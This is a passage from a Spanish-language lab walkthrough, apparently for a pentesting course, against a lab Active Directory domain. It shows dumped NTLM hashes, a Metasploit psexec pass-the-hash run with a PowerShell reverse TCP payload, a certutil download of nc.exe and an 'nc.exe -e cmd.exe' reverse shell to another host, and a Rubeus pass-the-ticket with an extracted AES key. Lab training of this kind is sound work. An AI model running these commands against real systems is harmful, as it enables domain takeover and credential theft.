cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235 :::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c2c21bbf86d9183f40e575 :::
cs.org\hildegardemarjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdead600562672119e1c37b1 :::
```

Este hash se copiará de forma individual en un nuevo archivo con el comando nano y se podrá visualizar con el comando cat.

```
(kali㉿kali)-[~]
$ cat hashadmin
aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
```



Luego se dirigirá a metasploit y se buscaran exploits windos/smb

```
msf6 > search exploit/windows/smb

Matching Modules
=====
#    Name
----
0    exploit/windows/smb/generic_smb_dll_injection
    Generic DLL Injection From Shared Resource
1    \_ target: Windows x86
2    \_ target: Windows x64
3    exploit/windows/smb/group_policy_startup
    Group Policy Script Execution From Shared Resource
4    \_ target: Windows x86
```

En este caso se usará el exploit 181,

```
181 exploit/windows/smb/psexec 1999-01-01
Microsoft Windows Authenticated User Code Execution
182 \_ target: Automatic
183 \_ target: PowerShell
184 \_ target: Native upload
185 \_ target: MOF upload
186 \_ target: Command
187 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13
```

Con el comando use 181

```
msf6 > use 181
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > options
```

Donde se configurarán las opciones necesarias para el correcto funcionamiento del exploit. Además, se configurará el payload, en este caso el 261.

```
261 payload/windows/x64/powershell_reverse_tcp
Interactive Powershell Session, Reverse TCP
```

Set payload 261

```
msf6 exploit(windows/smb/psexec) > set payload 261
payload => windows/x64/powershell_reverse_tcp
```

Set RHOSTS 172.16.1.51

Set RPORT 445

Set SMBPass

aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236

(Donde se usa el hash de administrador encontrado anteriormente)

Set SMBUser Administrador

Set LHOST 172.16.4.3

(Donde se usa la dirección ip de la maquina local)

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  ---          -
  SERVICE_DESCRIPTION  no             Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME no             The service display name
  SERVICE_NAME        no             The service name
  SMBSHARE            no             The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share

  Name          Current Setting  Required  Description
  ---          -
  SESSION       no             The session to run this module on

  Used when making a new connection via RHOSTS:

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        172.16.1.51     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         445             no        The target port (TCP)
  SMBDomain     .               no        The Windows domain to use for authentication
  SMBPass       aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 no        The password for the specified username
  SMBUser       Administrador    no        The username to authenticate as

Payload options (windows/x64/powershell_reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         172.16.4.3     yes       The listen address (an interface may be specified)
  LOAD_MODULES  A list of powershell modules separated by a comma to download over the web no
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Una vez se configura correctamente el módulo se podrá explotar con el comando run.


```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.4.3:4444
[*] 172.16.1.51:445 - Connecting to the server ...
[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador' ...
[*] 172.16.1.51:445 - Selecting PowerShell target
[*] 172.16.1.51:445 - Executing the payload ...
[+] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Powershell session 2 opened (172.16.4.3:4444 → 172.16.1.51:50208) at 2024-11-21 09:27:05 -0500

PS C:\Windows\system32> █
```

## REVERSE SHELL

Luego para crear una rever Shell desde el administrador será dirigirse hacia el Windows desde donde se quiere realizar la revershell, se inicia un servidor local y se sube el archivo ejecutable nc.exe.



Luego desde el usuario administrador en Linux se descargará el archivo nc.exe con el siguiente comando:

certutil.exe -urlcache -f <http://172.16.4.246/nc.exe> nc.exe

```
PS C:\Windows\system32> certutil.exe -urlcache -f http://172.16.4.246/nc.exe nc.exe
**** En l?nea ****
CertUtil: -URLCache comando completado correctamente.
```

Luego desde la maquina Windows se importará la herramienta powercat.ps1, la cual servirá para crear la revershell con el siguiente comando:

Import-Module C:\Users\Andres\Documents\Tools2\CRTE\powercat.ps1

```
PS C:\Windows\system32> Import-Module C:\Users\Andres\Documents\Tools2\CRTE\powercat.ps1
```

Luego se usara el siguiente comando para escuchar desde la maquina Windows.

powercat -l -v -p 455

```
PS C:\Windows\system32> powercat -l -v -p 455
```

Luego desde la maquina Linux se ejecuta el siguiente comando el cual servirá para ejecutar el programa previamente descargado y comenzará la ejecución de la reverse Shell.

.\nc.exe -e cmd.exe 172.16.4.246 455

```
PS C:\Windows\system32> .\nc.exe -e cmd.exe 172.16.4.246 455
```



Una vez es ejecutado el comando anterior se comenzará a ejecutar la reverse Shell en la maquina Linux.

```
DETALLADO: Set Stream 1: TCP
DETALLADO: Set Stream 2: Console
DETALLADO: Setting up Stream 1...
DETALLADO: Listening on [0.0.0.0] (port 455)
DETALLADO: Connection from [172.16.1.51] port [tcp] accepted (source port 50244)
DETALLADO: Setting up Stream 2...
DETALLADO: Both Communication Streams Established. Redirecting Data Between Streams...
Microsoft Windows [Versi?n 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>exit
```

Fuente: <https://pentesting.mrw0l05zyn.cl/escalamiento-de-privilegios/transfencia-de-archivos>

## PASS THE TICKET

### Comando facilitador

```
(kali@kali)-[~]
$ cat hashesarch.ntds.kerberos | grep Administrador
Administrador:aes256-cts-hmac-sha1-96:adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd6923437af3da26a87b
Administrador:aes128-cts-hmac-sha1-96:0e89bb8a585bf14c2654b07530aaa906
Administrador:des-cbc-md5:37a1f7efdf454a7a
```

Este comando es para obtener el Golden ticket del dominio

```
.\Rubeus.exe asktgt /user:Administrador
/aes256:adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903ae
d6923437af3da26a87b /domain:cs.org /dc:172.16.1.51 /ptt
```

```
PS C:\Users\Andres\Documents\Tools2\CRTE> .\Rubeus.exe asktgt /user:Administrador /aes256:adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd6923437af3da26a87b /domain:cs.org /dc:172.16.1.51 /ptt

RUBEUS
v2.2.1

[*] Action: Ask TGT

[*] Using aes256-cts-hmac-sha1 hash: adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd6923437af3da26a87b
[*] Building AS-REQ (w/ preauth) for: 'cs.org\Administrador'
[*] Using domain controller: 172.16.1.51:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFEDCCB0ygAwIBBAEDAgEwoIEIjCCBB5hggQaMIIEFgADAgEFoQgbBkNTLk9SR6IbM8mpAwI8AqES
MBAAbmtyYnRnd8sGY3Mub3Jno4ID5jCCA+KgAwIBEqEDAgECooID1ASCA9DdLUYyYrQWxH/kQEVuCMgw
SBs/V8+1bXzhlpP5+woYR0xTi8nE6d2mDfRtMNRf2CZPSdI4sc70hQJ0WFAHYtFAt0oxf8T0LkyvxjUc
DIAE8cMXWGS+trUgPyT/qzp+Zn2sZ/Dy5x3z8150gttPaV3iWw2Q4MRR0LpwrW/pdrbEjR52i3XcFC0v
ej0VieCrJbFzL7S/WDr1CSX88Y8Z9FTsFmRFTtEKLGuahvIICro1/OHG/erFEgUfuQvdyg4dz9M9b87t
vldX8hVzVpYoa9iIEIqLYT41jz+RzyFL2rRj9M7C16uvUTZPUgEgpSWhICuoTZ18mu9x1Gj/MisyhV5i
YrxZydgz0W26TBW30WPFX+X0U5Uo1DOiLbiAPf0bjhrwBHVeeKQ1IYcJH+S6x080vRhTQ7B8s25jnrjj
9Q+NI8WGFHcfmtsUNP9ra93Ar7n/LYhkDi1E5ntsngBDGAYsn+Iha4/ER997i/DG5d1664pEsUuDftnN
1VVL580g9Lb8+bvLn1YiardiJJkyRZWAJT6LWSTOeAbhtM0mdpSSzudzr98QuHLxQdGYwObjHN8sJbS7
NSM/pFwjTnR1MXdCFSES9TzC1rFmbhzVN0ihoskw80AbhB6gtEZ1UB9vf10pLY/wQReXDnbk6D48oMs
druQjwKRwaXto8GbvvaLHmYAY1QT1AFkAYW3G14/gemSLQNI4PuIMEBp1vjnP1KwVSTO6N2PNPDcshFF
Yu1uAom9NfPh38qeCTQ6GEUy3fs+I1qhHU2ARTi7Q/cy/UpNe/KxHUGVj06t5ZRu1LTCJqLbNyb973aE
qAz19jMGS2Rna0FA51v5ZW9zxSURyG1YemDyFTIC1zm6pOLNRQBAY5SLaZcHKP1jZwIaq21r1d1qSQFL
VYUujXkCmgkggQkdh0Nuvo927yx0WwusBe62G0H2PvfpXk3/dSn1wqgBSr1orwkpT54iJDVK10JZdbR1
8matas7T7p0M65RutoK8B9UQmVvnqthjDFTiNmEHYDHET6Jm7t78x1AphG1Q0D1u5kMbYaldomzKCes
1q0YK1VTCbtEHBU113Y539K1/0kUG1p0Xhn+nmhKF9scAhnnopXv34LHbUrvGFmZ1okxL5btDYT6S9f
UD06FkmA4/7A1C+uVeonPAsxrb0tY6yA5nj1mZ5vqrm84by5vf8EEEUa3onTYMS3dMGoXgGA6s/xd11
AQ0aw5dELSH1m1020/1s2LgKc6m0QjTYGAKb8XaSX11V2nSK1/7MUC1jofAaj1bW9Ms9k7ApY3cN3
o4HZMIHwAMCAQCigc4Egct9gcwgcWggcIwgb8wgbygKzApoAMCARKhIgoGqh5Cel7epx39rmvW0a1G
EEMqE1A+rUVFvZ8ih9vYK2hC85GQ1MuT1JHohowGKADAgEBoREwDxsNQWRTaW5pc3RyYWRvcqMHAwUA
QOEAAKURGA8MDIOMTEyMTE5NTQ1OVqmErgPMjAynDEXmJ1wNTUONT1apxEYDzIwMjQxMTI4MTk1NDU5
WggIGwZDUy5PUkepGzAZoAMCAQKhEjAQGwZrcmJ0Z3QbMnZLm9yZW==

[+] Ticket successfully imported!

ServiceName      : krbtgt/cs.org
ServiceRealm     : CS.ORG
UserName         : Administrator
UserRealm        : CS.ORG
StartTime        : 21/11/2024 2:54:59 p. m.
EndTime          : 22/11/2024 12:54:59 a. m.
RenewTill        : 28/11/2024 2:54:59 p. m.
Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256-cts-hmac-sha1
Base64(key)      : qh5Cel7epx39rmvW0a1GEEMqE1A+rUVFvZ8ih9vYK0=
ASREP (key)      : ADBC3ED526ED66B5633A9EEC27B4CCCCBC4D6A1903AEDFD6923437AF3DA26A87B
```

Luego se usa el comando klist el cual es un comprobador el cual verifica que el ticket esta almacenado

```
PS C:\Users\Andres\Documents\Tools2\CRTE> klist

El id. de inicio de sesión actual es 0:0xfc76

Vales almacenados en caché: (1)

#0>      Cliente: Administrador @ CS.ORG
        Servidor: krbtgt/cs.org @ CS.ORG
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Hora de inicio: 11/21/2024 14:54:59 (local)
        Hora de finalización: 11/22/2024 0:54:59 (local)
        Hora de renovación: 11/28/2024 14:54:59 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
```

Con el siguiente comando se pueden ejecutar cualquier petición con permisos de administrador.

Is [\\SERVER.cs.org\C\\$](https://SERVER.cs.org/C$)

```
PS C:\Users\Andres\Documents\Tools2\CRTE> ls \\SERVER.cs.org\C$

Directorio: \\SERVER.cs.org\C$

Mode                LastWriteTime         Length Name
----                -
d-----            15/09/2018   2:19 a. m.      PerfLogs
d-r---            13/11/2024   9:07 a. m.      Program Files
d-----            13/11/2024   8:36 a. m.      Program Files (x86)
d-----            15/11/2024  10:48 a. m.      Tools
d-r---            21/11/2024  10:53 a. m.      Users
d-----            21/11/2024  11:29 a. m.      Windows
```

Temas trabajados:

Explotación

ASP-REP Roast

Kerberroast

PasswordSpaying

DCSync

Pass the hash

Pass the ticket